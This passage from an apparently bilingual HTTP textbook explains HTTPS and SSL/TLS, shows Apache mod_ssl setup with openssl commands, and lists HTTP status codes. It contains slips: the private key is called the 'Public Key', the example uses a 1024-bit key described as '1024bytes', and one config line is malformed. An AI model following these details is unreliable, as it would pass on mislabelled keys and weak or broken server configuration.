  is usually a side effect of another request that passes through the cache. For example, if a URL associated with a cached response subsequently gets a POST, PUT or DELETE request, the cached response will be invalidated.

Chapter 43

Proxy

Part VI

HTTP compression

HTTP compression [1] is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.[1]

Bibliography

[1] Wikipedia. Http compression. URL http://en.wikipedia.org/wiki/HTTP_compression.

Part VII

HTTP Secure

Chapter 44

Introduction

44.1 Overview

HTTPS（Hypertext Transfer Protocol Secure，即超文本传输安全协议）是 HTTP 和 SSL/TLS 的组合，用于提供加密通信及对网络服务器身份的鉴定。

HTTPS 不应与在 RFC 2660 中定义的安全超文本传输协议（S-HTTP）混淆，其中后者是一个 HTTPS 的可选方案，也是为互联网的 HTTP 加密通讯而设计。

浏览器利用 HTTP 协议与服务器通信，而且收发信息未被加密，但是浏览器与服务器在处理安全敏感的事务（例如电子商务或在线财务账户等信息）时必须进行加密。

当时 HTTPS 与 S-HTTP 二者都是在 1990 年代中期被定义来处理数据加密。不过网景及微软公司支持 HTTPS，使得 HTTPS 成为互联网安全通信的事实标准。

44.2 Protocol

安全协议（security protocol）又称作密码协议（cryptographic protocol）、加密协定（encryption protocol），因此安全协议是以密码学为基础的消息交换协议，其目的是在网络环境中提供各种安全服务。

密码学是网络安全的基础，但是网络安全不能单纯依靠安全的密码算法，因此安全协议只是作为网络安全的一个重要组成部分，我们需要通过安全协议进行实体之间的认证、在实体之间安全地分配密钥或其它各种秘密、确认发送和接收的消息的非否认性等。

使用安全协议的目标是多种多样的。例如，认证协议的目标是认证参加协议的实体的身份。此外，许多认证协议还有一个附加的目标，即在主体之间安全地分配密钥或其他各种秘密。

- 按安全协议定义可以将安全协议分为密钥交换协议、认证协议、认证和密钥交换协议。

- 按安全协议实现的功能可以将安全协议分为认证协议、最小泄密协议、不可否认协议、公平性协议、身份识别协议、密钥管理协议。

Dolev-Yao 模型认为，攻击者可以控制整个通信网络，并应当假定攻击者具有相应的知识与能力。例如，我们应当假定攻击者除了可以窃听、阻止、截获所有经过网络的消息等之外，还应具备以下知识和能力：

- 熟悉加解、解密、散列 (hash) 等密码运算，拥有自己的加密密钥和解密密钥；
- 熟悉参与协议的主体标识符及其公钥；
- 具有密码分析的知识和能力；
- 具有进行各种攻击，例如重放攻击的知识和能力。

现在用于互联网的安全协议包括 SSH、SSL、PKI 和 SET 等。

44.3 Algorithm

在客户端和服务器开始交换 TLS 所保护的加密信息之前，他们必须安全地交换或协定加密密钥和加密数据时要使用的密码。其中，用于密钥交换的方法包括：

- 使用 RSA 算法生成公钥和私钥（在 TLS 握手协议中被称为 TLS_RSA）；
- Diffie-Hellman（在 TLS 握手协议中被称为 TLS_DH）；
- 临时 Diffie-Hellman（在 TLS 握手协议中被称为 TLS_DHE）；
- 椭圆曲线 Diffie-Hellman （在 TLS 握手协议中被称为 TLS_ECDH）；
- 临时椭圆曲线 Diffie-Hellman（在 TLS 握手协议中被称为 TLS_ECDHE）；
- 匿名 Diffie-Hellman（在 TLS 握手协议中被称为 TLS_DH_anon）
- 预共享密钥（在 TLS 握手协议中被称为 TLS_PSK）。

TLS_DH_anon 和 TLS_ECDH_anon 的密钥协商协议不能验证服务器或用户，因为易受中间人攻击因此很少使用，只有 TLS_DHE 和 TLS_ECDHE 提供前向保密能力。

在交换过程中使用的公钥/私钥加密密钥的长度和在交换协议过程中使用的公钥证书也各不相同，因而提供的鲁棒性的安全，例如 Google 向其用户提供的 TLS 加密将不再使用 1024 位公钥并切换到 2048 位来提高安全性。

44.4 Handshake

使用 SSL 协议时，客户端要收发相应的握手信号。

- 发送一个“ClientHello”消息，内容包括支持的协议版本（比如 TLS1.0 版），一个客户端生成的随机数（稍后用户生成“会话密钥”），支持的加密算法（例如 RSA 公钥加密）和支持的压缩算法。
- 然后收到一个“ServerHello”消息，内容包括确认使用的加密通信协议版本（比如 TLS 1.0 版本）。如果浏览器与服务器支持的版本不一致，服务器关闭加密通信，一个服务

Table 44.1: 身份验证和密钥交换协议

算法	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2
RSA	是	是	是	是	是
DH-RSA	否	是	是	是	是
DHE-RSA（具前向加密能力）	否	是	是	是	是
ECDH-RSA	否	否	是	是	是
ECDHE-RSA（具前向加密能力）	否	否	是	是	是
DH-DSS	否	是	是	是	是
DHE-DSS（具前向加密能力）	否	是	是	是	是
ECDH-ECDSA	否	否	是	是	是
ECDHE-ECDSA（具前向加密能力）	否	否	是	是	是
DH-ANON（不安全）	否	否	是	是	是
ECDH-ANON（不安全）	否	否	是	是	是
GOST R 34.10-94 / 34.10-2001	否	否	是	是	是

器生成的随机数，稍后用于生成” 对话密钥”，确认使用的加密方法（比如 RSA 公钥加密）和服务器证书。

- 当双方知道了连接参数，客户端与服务器交换证书（依靠被选择的公钥系统)。这些证书通常基于 X.509 或以 OpenPGP 为基础的证书。
- 服务器请求客户端公钥。客户端有证书即双向身份认证，没证书时随机生成公钥。
- 客户端与服务器通过公钥保密协商共同的主私钥（双方随机协商)，通过精心谨慎设计的伪随机数功能实现，结果可能使用 Diffie-Hellman 交换（或简化的公钥加密)，双方各自用私钥解密。所有其他关键数据的加密均使用这个“主密钥”。

在数据传输中，记录层（Record layer）用于封装更高层的 HTTP 等协议，而且记录层数据可以被随意压缩、加密，与消息验证码压缩在一起。每个记录层包都有一个 Content-Type 段用以记录更上层用的协议。

TLS 利用密钥算法在互联网上提供端点身份认证与通讯保密，其基础是公钥基础设施。不过在实现的典型例子中，只有网络服务者被可靠身份验证，而其客户端则不一定。

公钥基础设施普遍商业运营，电子签名证书通常需要付费购买，而且 TLS 协议的设计在某种程度上能够使主从架构应用程序通讯本身预防窃听、干扰和消息伪造。

TLS 包含三个基本阶段，分别为:

- 对等协商支持的密钥算法;
- 基于非对称密钥的信息传输加密和身份认证、基于 PKI 证书的身份认证;
- 基于对称密钥的数据传输保密。




Figure 44.1: 双向证书认证的 SSL 握手过程

在第一阶段，客户端与服务器协商所用密码算法，当前广泛实现的算法选择如下：

- 公钥私钥非对称密钥保密系统：RSA、Diffie-Hellman、DSA;
- 对称密钥保密系统：RC2、RC4、IDEA、DES、Triple DES、AES 以及 Camellia;
- 单向散列函数：MD5、SHA1 以及 SHA256。

TLS/SSL 有多样的安全保护措施，例如所有的记录层数据均被编号以用于消息验证码校验。

44.5 SSL/TLS

TLS（Transport Layer Security，即传输层安全协议）及其前身 SSL（Secure Sockets Layer，即安全套接层）是一种为互联网通信提供安全及数据完整性保障安全协议。

- SSL 包含记录层（Record Layer）和传输层，记录层协议确定了传输层数据的封装格式。
- TLS 使用 X.509 认证并使用非对称加密演算来对通信方进行身份认证，然后交换对称密钥作为会话密钥（Session key）。

会谈密钥将通信两方交换的数据进行加密，从而保证两个应用间通信的保密性和可靠性，使客户与服务器应用之间的通信不被攻击者窃听。

SSL 在服务器和客户机两端可同时被支持，而且已成为互联网加密通讯的工业标准，现行的 Web 浏览器普遍将 HTTP 和 SSL 相结合来实现安全通信。

TLS 协议允许 C/S 模型的应用程序跨网络通讯，旨在防止窃听和篡改的方式进行沟通，而且 TLS 协议的优势在于它是与应用层协议独立无关的。

高层的应用层协议（例如 HTTP、FTP、Telnet 等）能透明的创建于 TLS 协议之上，并且 TLS 协议在应用层协议通信之前就已经完成加密算法、通信密钥的协商以及服务器认证工作，因此在此之后应用层协议所传送的数据都会被加密，从而保证通信的私密性。

44.5.1 SSL

SSL（Secure Sockets Layer）的基础算法由 Taher Elgamal 开发，IETF 将 SSL 进行标准化并于 1999 年公布了 TLS 标准文件。

- SSL 1.0 从未公开过，并且存在严重的安全漏洞;
- SSL 2.0 在 1995 年 2 月发布，存在数个严重的安全漏洞而被 3.0 版本替代;
- SSL 3.0 由 Paul Kocher、Phil Karlton 和 Alan Freier 完全重新设计后于 1996 年发布，较新版本的 SSL/TLS 基于 SSL 3.0。

2011 年 3 月发布的 RFC 6176 中，所有 TLS 版本删除了对 SSL 的兼容，这样 TLS 会话将永远无法协商使用的 SSL 2.0 以避免安全问题。

2014 年 10 月，Google 发布在 SSL 3.0 中发现设计缺陷而建议禁用 SSL 协议，攻击者可以向 TLS 发送虚假错误提示，然后将安全连接强行降级到古老的 SSL 3.0，这样就可以利用其中的设计漏洞窃取敏感信息。

- Google 在自己公司相关产品中陆续禁止向后兼容，强制使用 TLS 协议。
- Mozilla 从 Firefox 34 开始将彻底禁用 SSL 3.0。

44.5.2 TLS

1999 年，IETF 将 SSL 标准化（即 RFC 2246），并将其称为 TLS 1.0。

2006 年 4 月发布的 TLS 1.1（RFC 4346）添加了对 CBC 攻击的保护，并且支持 IANA 登记的参数。

- 隐式 IV 被替换成一个显式的 IV。
- 更改分组密码模式中的填充错误。

2008 年 8 月发布的 TLS 1.2（RFC 5246）基于 TLS 1.1。

- 可使用密码组合选项指定伪随机函数使用 SHA-256 替换 MD5-SHA-1 组合。
- 可使用密码组合选项指定在完成消息的哈希认证中使用 SHA-256 替换 MD5-SHA-1 算法，但完成消息中哈希值的长度仍然被截断为 96 位。

- 在握手期间 MD5-SHA-1 组合的数字签名被替换为使用单一 Hash 方法(默认为 SHA-1)。
- 增强服务器和客户端指定 Hash 和签名算法的能力。
- 扩大经过身份验证的加密密码，主要用于 GCM 和 CCM 模式的 AES 加密的支持。
- 添加 TLS 扩展定义和 AES 密码组合

TLS 1.3 基于更早的 TLS 1.1 和 1.2，并且与 TLS 1.2 的主要区别包括:

- 移除 GMT 时间。
- 合并在 RFC 4492 中对椭圆曲线加密算法的支持。
- 从输入到 AEAD 密码的 AD 中删除不必要的长度字段。
- 将 “KeyExchange”（密钥交换）更名为 “KeyShare”（密钥共享)。
- 添加显式的 HelloRetryRequest。
- 1-RTT 重握手模式。
- 移除自定义 DHE 组合。
- 移除对数据压缩的支持。
- 移除对静态 RSA 和 Diffie–Hellman 密钥交换的支持。
- 移除对非 AEAD 密码的支持。

44.6 HTTPS

44.6.1 Overview

HTTPS 最初是与 SSL 一起使用的，在 SSL 逐渐演变到 TLS 时，RFC 2818 也正式确定了最新的 HTTPS。

HTTPS 的主要思想是在不安全的网络上创建安全信道，并在使用适当的加密包和服务器证书可被验证且可被信任时，对窃听和中间人攻击提供合理的防护。

HTTPS 的信任继承基于预先安装在浏览器中的 CA（证书颁发机构，即“我信任证书颁发机构告诉我应该信任的”)，因此从客户端发出的一个到某网站的 HTTPS 连接可被信任，当且仅当:

1. 用户相信其浏览器正确实现了 HTTPS 且安装了正确的 CA;
2. 用户相信 CA 仅信任合法的网站;
3. 被访问的网站提供了一个有效的证书，即它是由一个被信任的 CA 签发的（大部分浏览器会对无效的证书发出警告);
4. 该证书正确地验证了被访问的网站（例如访问 https://example 时收到了给“Example Inc.”而不是其它组织的证书);
5. 或者互联网上相关的节点是值得信任的，或者用户相信本协议的加密层（TLS 或 SSL）不能被窃听者破坏。

HTTPS 并不能防止站点被网络蜘蛛抓取。例如，在某些情形中，被加密资源的 URL 可

以仅通过截获请求和响应的大小来推得，于是就可以使攻击者同时知道明文（公开的静态内容）和密文（被加密过的明文），从而使选择密文攻击成为可能。

44.6.2 Browser

当连接到一个提供无效证书的网站时，较旧的浏览器会使用一对话框询问用户是否继续，而较新的浏览器会在整个窗口中显示警告，而且也会在地址栏中凸显网站的安全信息(例如扩展验证证书在 Firefox 里会使地址栏出现绿锁标志)。

Internet Explorer、Firefox 等浏览器在网站含有由加密和未加密内容组成的混合内容时，会发出警告。

- 访问使用 CA 证书的网站时，地址栏前端呈绿色锁形标记并显示经过验证的公司的名称；
- 访问使用普通证书的网站时，地址栏前端呈灰色锁形标记并显示经过认证的网站域名；
- 大部分浏览器会对无效证书发出警告。

如果 Mac OS X 中的家长控制被启用，那么 HTTPS 站点必须显式地在“总是允许”列表中列出。

HTTPS 也可被用作客户端认证手段来将一些信息限制给合法的用户，只要给每个用户创建证书（通常包含了用户的名字和电子邮件地址），并且把证书放置在浏览器中，在每次连接到服务器时由服务器检查。

证书可在其过期前被吊销，通常情况是该证书的私钥已经失密，因此在较新的浏览器中都实现了在线证书状态协议（OCSP），因此浏览器将网站提供的证书的序列号通过 OCSP 发送给证书颁发机构，后者会告诉浏览器证书是否还是有效的。

44.6.3 Server

HTTP 是不安全的，而且攻击者通过监听和中间人攻击等手段，可以获取网站帐户和敏感信息等，HTTPS 被设计为可防止前述攻击，而且在没有使用旧版本的 SSL 时可以认为认为是安全的。

与 HTTP 的 URL 由“http://”起始且默认使用端口 80 不同，HTTPS 的 URL 由“https://”起始且默认使用端口 443。

HTTP 协议和 HTTP 安全协议同属于应用层（OSI 模型的最高层），具体来讲，安全协议工作在 HTTP 之下，传输层之上。

HTTP 安全协议向运行 HTTP 的进程提供一个类似于 TCP 的套接字以供进程向其中注入报文，安全协议将报文加密并注入传输层套接字，或是从传输层获取加密报文，解密后交给对应的进程。

严格地讲，HTTPS 并不是一个单独的协议，而是对工作在一加密连接（TLS 或 SSL）上的常规 HTTP 协议的称呼。另外，HTTPS 报文中的任何东西都被加密（包括所有报头和荷载），除了可能的选择密文攻击之外，一个攻击者所能知道的只有在两者之间有一连接这一事实。

要使服务器准备好接受 HTTPS 连接，管理员必须创建数字证书，并交由 CA 签名以使浏览器接受。CA 会验证数字证书持有人和其声明的为同一人。浏览器通常都预装了 CA 的证书，所以它们可以验证该签名。

实际上，一个组织也可能有自己的 CA，尤其是当设置浏览器来访问他们自己的网站时(例如运行在公司或学校局域网内的网站)，这样就可以容易地将自己的证书加入浏览器中。此外，还存在一个人到人的证书颁发机构（CAcert)。

如果需要使用 TLS 协议就必须配置客户端和服务器，有两种主要方式来实现这一目标。

1. 使用统一的 TLS 协议端口号（例如用于 HTTPS 的端口 443)；
2. 客户端请求服务器连接到 TLS 时使用特定的协议机制（例如邮件、新闻协议和 STARTTLS)。

TLS 有两种策略：简单策略和交互策略。其中，交互策略更为安全，但是需要用户在他们的浏览器中安装个人的证书来进行认证。

另外，不管使用了哪种策略，HTTP 安全协议所能提供的保护总是强烈地依赖于浏览器的实现和服务器软件所支持的加密算法。

在客户端和服务器都同意使用 TLS 协议后，他们通过使用一个握手过程协商出一个有状态的连接以传输数据，并且客户端和服务器通过握手来协商各种参数以用于创建安全连接。

下面说明了 TLS 协议的握手，握手完毕后的连接是安全的，直到连接（被）关闭。如果其中的任何一个步骤失败，TLS 握手过程就会失败，并且断开所有的连接。

- 当客户端连接到支持 TLS 协议的服务器要求创建安全连接并列出了受支持的密码组合(加密密码算法和加密哈希函数)，握手开始。
- 服务器从该列表中决定加密和散列函数，并通知客户端。
- 服务器发回其数字证书，此证书通常包含服务器的名称、受信任的证书颁发机构（CA）和服务器的公钥。
- 客户端确认其颁发的证书的有效性。
- 为了生成会话密钥用于安全连接，客户端使用服务器的公钥加密随机生成的密钥，并将其发送到服务器，只有服务器才能使用自己的私钥解密。
- 利用随机数，双方生成用于加密和解密的对称密钥。

SSL 在 HTTP 之下工作，对上层协议一无所知，所以 SSL 服务器只能为一个 IP 地址/端口组合提供一个证书，因此在大部分情况下，使用 HTTPS 的同时支持基于名字的虚拟主机是不很现实的。

域名指示（SNI）通过在加密连接创建前向服务器发送主机名来解决上述问题，并且在

较新的浏览器中都加入了对 SNI 的支持。

HTTPS 连接使用的公钥以明文传输，因此防火长城可以对特定网站按照匹配的黑名单证书，通过伪装成对方向连接两端的计算机发送 RST 包干扰服务器与客户端之间正常的 TCP 通讯来打断与特定 IP 地址之间的 443 端口握手，或者直接使握手的数据包丢弃，导致握手失败，并且最终导致 TLS 连接失败。

Chapter 45

HTTP/SSL

HTTP 协议使用明文传输数据，为了防止数据被窃听，可以使用.htaccess 来加密保护，不过在认证信息传输时仍然会在传输过程中被窃听，因此需要通过 SSL/TLS 协议来传输加密数据。

使用 SSL 来加密传输数据时类似于使用 SSH 来加密远程登录信息，都是通过 Key Pair（Public Key 和 Private Key）来加密和解密的。

不过，与 SSH 不同的是 SSL 通常是服务器本身允许对客户端提供连接，而且客户端具备相应的条件来连接服务器。

使用 HTTPS 传输数据时，服务器的 Public Key 有必要经过 CA（Certificate Authority，即证书认证机构）的验证才能让客户端确信服务器是安全的，然后开始数据传输。

为了建立支持 HTTPS 的 Web 服务器，也可以“向自己注册”证书，不过不会被客户端信任，也无法继续连接服务器。

具体来说，实现仅供本地客户端支持的服务器端 HTTPS 支持的过程如下：

- 创建 Public Key；
- 向本机注册 Public Key（实际上应该向 CA 注册）；
- 设置服务器软件来使注册的凭证生效；
- 限制某些目录只能由 HTTPS 进行浏览。

mod_ssl 可以用于创建密钥和凭证。

- /etc/httpd/conf.d/ssl.conf：HTTPS 配置文件
- /etc/httpd/conf/ssl.csr/Server.csr：用于申请凭证的文件（Certificate Signing Request）
- /etc/httpd/conf/ssl.crt/Server.crt：凭证文件
- /etc/httpd/conf/ssl.key/Server.key：Public Key

为了向 CA 申请凭证，必须创建 ssl.csr 文件，然后经过 CA 验证后会返回 *.crt 凭证文件。

在向本地注册时，只需要 ssl.key 以及 ssl.crt，并且可以通过 openssl 命令来生成。

```
$ google-chrome  https://localhost
Your connection is not private

Attackers might be trying to steal your information from localhost (for example, passwords, m

This server could not prove that it is localhost; its security certificate is not trusted by y

Proceed to localhost (unsafe)

$ firefox https://localhost
This Connection is Untrusted

You have asked Firefox to connect securely to localhost, but we can't confirm that your connec

Normally, when you try to connect securely, sites will present trusted identification to prov
What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is tr

Technical Details

localhost uses an invalid security certificate. The certificate is not trusted because it is s

If you understand what's going on, you can tell Firefox to start trusting this site's identifi

Don't add an exception unless you know there's a good reason why this site doesn't use trusted
```

为了创建本地主机的凭证，首先需要创建本地主机自己的 Public Key，然后才能生成凭证文件。

默认情况下，Public Key 位于/etc/httpd/conf/ssl.key/目录下，也可能是/etc/pki/tls/private/localhost.key。

使用 openssl 命令创建 Public key 时可以通过 bits 参数来指定 genrsa 加密的 Public Key 长度，主要的操作包括：

- genrsa 参数用于创建 RSA 加密的 Public Key；
- req 用于建立凭证要求文件或者是凭证文件。

例如，使用 openssl 来创建一个长度为 1024bytes 的 Public Key 的示例如下；

```
# openssl genrsa -out Server.key 1024
```

```
Generating RSA private key, 1024 bit long modulus
......++++++
.........................++++++
e is 65537 (0x10001)
```

凭证文件保存在/etc/httpd/conf/ssl.crt 目录中，因此可以使用如下的命令来对 Public Key 进行验证。

```
# openssl req -new -x509 -key ../ssl.key/Server.key -out Server.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:CN
State or Province Name (full name) []:Shanghai
Locality Name (eg, city) [Default City]:Shanghai
Organization Name (eg, company) [Default Company Ltd]:Theqiong.com
Organizational Unit Name (eg, section) []:Theqiong
Common Name (eg, your name or your server's hostname) []:theqiong
Email Address []:admin@theqiong.com
```

mod_ssl 可以在/etc/http/conf.d/中创建 ssl.conf 文件来对 SSL/TLS 进行配。

```
# vim /etc/httpd/conf.d/ssl.conf

#监听端口
Listen 443 https

SSLPassPhraseDialog exec:/usr/libexec/httpd-ssl-pass-dialog
SSLSessionCache         shmcb:/run/httpd/sslcache(512000)
SSLSessionCacheTimeout  300

SSLRandomSeed startup file:/dev/urandom  256
SSLRandomSeed connect builtin
```

```
SSLCryptoDevice builtin

<VirtualHost _default_:443>
    ErrorLog logs/ssl_error_log
    TransferLog logs/ssl_access_log
    LogLevel warn

    #是否支持SSL
    SSLEngine on
    SSLProtocol all -SSLv2

    #允许客户端的联机要求机制
    SSLCipherSuite HIGH:MEDIUM:!aNULL:!MD5
    #凭证文件
    SSLCertificateFile /etc/pki/tls/certs/localhost.crt
    #Public Key
    SSLCertificateKeyFile /etc/pki/tls/private/localhost.key

    <Files ~ "\.(cgi|shtml|phtml|php3?)$">
        SSLOptions +StdEnvVars
    </Files>
    <Directory "/var/www/cgi-bin">
        SSLOptions +StdEnvVars
    </Directory>
BrowserMatch "MSIE [2-5]" \
         nokeepalive ssl-unclean-shutdown \
         downgrade-1.0 force-response-1.0

CustomLog logs/ssl_request_log \
          "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
</VirtualHost>
```

为了把非加密内容与加密内容分开，可以使用虚拟主机来处理。

```
DocumentRoot "/var/www/www''
ServerName *;443
```

Chapter 46

HTTP/TLS

Part VIII

Security

Part IX

HTTP References

Chapter 47

HTTP status codes

The following is a list of Hypertext Transfer Protocol (HTTP) response status codes [1]. This includes codes from IETF internet standards as well as other IETF RFCs, other specifications and some additional commonly used codes. The first digit of the status code specifies one of five classes of response; the bare minimum for an HTTP client is that it recognises these five classes. The phrases used are the standard examples, but any human-readable alternative can be provided. Unless otherwise stated, the status code is part of the HTTP/1.1 standard (RFC 2616).

The Internet Assigned Numbers Authority (IANA) maintains the official registry of HTTP status codes.

Microsoft IIS sometimes uses additional decimal sub-codes to provide more specific information, but these are not listed here.

47.1 1xx Informational

Request received, continuing process.

This class of status code indicates a provisional response, consisting only of the Status-Line and optional headers, and is terminated by an empty line. Since HTTP/1.0 did not define any 1xx status codes, servers must not send a 1xx response to an HTTP/1.0 client except under experimental conditions.

- 100 Continue
  This means that the server has received the request headers, and that the client should proceed to send the request body (in the case of a request for which a body needs to be sent; for example, a POST request). If the request body is large, sending it to a server when a request has already been rejected based upon inappropriate headers is inefficient. To have a server check if the request could be accepted based on the request's headers alone, a client must send Expect: 100-

continue as a header in its initial request and check if a 100 Continue status code is received in response before continuing (or receive 417 Expectation Failed and not continue).

- 101 Switching Protocols
  This means the requester has asked the server to switch protocols and the server is acknowledging that it will do so.
- 102 Processing (WebDAV; RFC 2518)
  As a WebDAV request may contain many sub-requests involving file operations, it may take a long time to complete the request. This code indicates that the server has received and is processing the request, but no response is available yet.[3] This prevents the client from timing out and assuming the request was lost.

47.2 1xx 消息

这一类型的状态码，代表请求已被接受，需要继续处理。这类响应是临时响应，只包含状态行和某些可选的响应头信息，并以空行结束。由于 HTTP/1.0 协议中没有定义任何 1xx 状态码，所以除非在某些试验条件下，服务器禁止向此类客户端发送 1xx 响应。这些状态码代表的响应都是信息性的，标示客户应该采取的其他行动。

- 100 Continue
  客户端应当继续发送请求。这个临时响应是用来通知客户端它的部分请求已经被服务器接收，且仍未被拒绝。客户端应当继续发送请求的剩余部分，或者如果请求已经完成，忽略这个响应。服务器必须在请求完成后向客户端发送一个最终响应。
- 101 Switching Protocols
  服务器已经理解了客户端的请求，并将通过 Upgrade 消息头通知客户端采用不同的协议来完成这个请求。在发送完这个响应最后的空行后，服务器将会切换到在 Upgrade 消息头中定义的那些协议。: 只有在切换新的协议更有好处的时候才应该采取类似措施。例如，切换到新的 HTTP 版本比旧版本更有优势，或者切换到一个实时且同步的协议以传送利用此类特性的资源。
- 102 Processing
  由 WebDAV（RFC 2518）扩展的状态码，代表处理将被继续执行。

47.3 2xx Success

This class of status codes indicates the action requested by the client was received, understood, accepted and processed successfully.

- 200 OK

Standard response for successful HTTP requests. The actual response will depend on the request method used. In a GET request, the response will contain an entity corresponding to the requested resource. In a POST request the response will contain an entity describing or containing the result of the action.

- 201 Created
  The request has been fulfilled and resulted in a new resource being created.
- 202 Accepted
  The request has been accepted for processing, but the processing has not been completed. The request might or might not eventually be acted upon, as it might be disallowed when processing actually takes place.
- 203 Non-Authoritative Information (since HTTP/1.1)
  The server successfully processed the request, but is returning information that may be from another source.
- 204 No Content
  The server successfully processed the request, but is not returning any content. Usually used as a response to a successful delete request.
- 205 Reset Content
  The server successfully processed the request, but is not returning any content. Unlike a 204 response, this response requires that the requester reset the document view.
- 206 Partial Content
  The server is delivering only part of the resource due to a range header sent by the client. The range header is used by tools like wget to enable resuming of interrupted downloads, or split a download into multiple simultaneous streams.
- 207 Multi-Status (WebDAV; RFC 4918)
  The message body that follows is an XML message and can contain a number of separate response codes, depending on how many sub-requests were made.
- 208 Already Reported (WebDAV; RFC 5842)
  The members of a DAV binding have already been enumerated in a previous reply to this request, and are not being included again.
- 226 IM Used (RFC 3229)
  The server has fulfilled a GET request for the resource, and the response is a representation of the result of one or more instance-manipulations applied to the current instance.

47.4 2xx 成功

这一类型的状态码，代表请求已成功被服务器接收、理解、并接受。

- 200 OK
  请求已成功，请求所希望的响应头或数据体将随此响应返回。
- 201 Created
  请求已经被实现，而且有一个新的资源已经依据请求的需要而创建，且其 URI 已经随 Location 头信息返回。假如需要的资源无法及时创建的话，应当返回'202 Accepted'。
- 202 Accepted
  服务器已接受请求，但尚未处理。正如它可能被拒绝一样，最终该请求可能会也可能不会被执行。在异步操作的场合下，没有比发送这个状态码更方便的做法了。: 返回 202 状态码的响应的目的是允许服务器接受其他过程的请求（例如某个每天只执行一次的基于批处理的操作），而不必让客户端一直保持与服务器的连接直到批处理操作全部完成。在接受请求处理并返回 202 状态码的响应应当在返回的实体中包含一些指示处理当前状态的信息，以及指向处理状态监视器或状态预测的指针，以便用户能够估计操作是否已经完成。
- 203 Non-Authoritative Information
  服务器已成功处理了请求，但返回的实体头部元信息不是在原始服务器上有效的确定集合，而是来自本地或者第三方的拷贝。当前的信息可能是原始版本的子集或者超集。例如，包含资源的元数据可能导致原始服务器知道元信息的超集。使用此状态码不是必须的，而且只有在响应不使用此状态码便会返回 200 OK 的情况下才是合适的。
- 204 No Content
  服务器成功处理了请求，但不需要返回任何实体内容，并且希望返回更新了的元信息。响应可能通过实体头部的形式，返回新的或更新后的元信息。如果存在这些头部信息，则应当与所请求的变量相呼应。
  如果客户端是浏览器的话，那么用户浏览器应保留发送了该请求的页面，而不产生任何文档视图上的变化，即使按照规范新的或更新后的元信息应当被应用到用户浏览器活动视图中的文档。
  由于 204 响应被禁止包含任何消息体，因此它始终以消息头后的第一个空行结尾。
- 205 Reset Content
  服务器成功处理了请求，且没有返回任何内容。但是与 204 响应不同，返回此状态码的响应要求请求者重置文档视图。该响应主要是被用于接受用户输入后，立即重置表单，以便用户能够轻松地开始另一次输入。
  与 204 响应一样，该响应也被禁止包含任何消息体，且以消息头后的第一个空行结束。
- 206 Partial Content
  服务器已经成功处理了部分 GET 请求。类似于 FlashGet 或者迅雷这类的 HTTP 下载工具都是使用此类响应实现断点续传或者将一个大文档分解为多个下载段同时下载。
  该请求必须包含 Range 头信息来指示客户端希望得到的内容范围，并且可能包含 If-Range 来作为请求条件。

响应必须包含如下的头部域：

- Content-Range 用以指示本次响应中返回的内容的范围；如果是 Content-Type 为 multipart/byteranges 的多段下载，则每一 multipart 段中都应包含 Content-Range 域用以指示本段的内容范围。假如响应中包含 Content-Length，那么它的数值必须匹配它返回的内容范围的真实字节数。
- Date
- ETag 和/或 Content-Location，假如同样的请求本应该返回 200 响应。
- Expires, Cache-Control，和/或 Vary，假如其值可能与之前相同变量的其他响应对应的值不同的话。

假如本响应请求使用了 If-Range 强缓存验证，那么本次响应不应该包含其他实体头；假如本响应的请求使用了 If-Range 弱缓存验证，那么本次响应禁止包含其他实体头；这避免了缓存的实体内容和更新了的实体头信息之间的不一致。否则，本响应就应当包含所有本应该返回 200 响应中应当返回的所有实体头部域。假如 ETag 或 Last-Modified 头部不能精确匹配的话，则客户端缓存应禁止将 206 响应返回的内容与之前任何缓存过的内容组合在一起。任何不支持 Range 以及 Content-Range 头的缓存都禁止缓存 206 响应返回的内容。

- 207 Multi-Status
  由 WebDAV(RFC 2518) 扩展的状态码，代表之后的消息体将是一个 XML 消息，并且可能依照之前子请求数量的不同，包含一系列独立的响应代码。

47.5 3xx Redirection

The client must take additional action to complete the request.

